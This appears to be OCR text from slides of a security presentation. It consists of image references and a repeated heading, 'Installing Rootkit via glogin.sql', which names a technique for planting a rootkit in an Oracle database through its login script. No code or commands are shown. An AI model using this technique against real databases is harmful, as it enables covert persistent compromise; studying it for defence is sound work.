
Installing Rootkit via glogin.sql






Installing Rootkit via glogin.sql







Installing Rootkit via glogin.sql




Installing Rootkit via glogin.sql




Installing Rootkit via glogin.sql



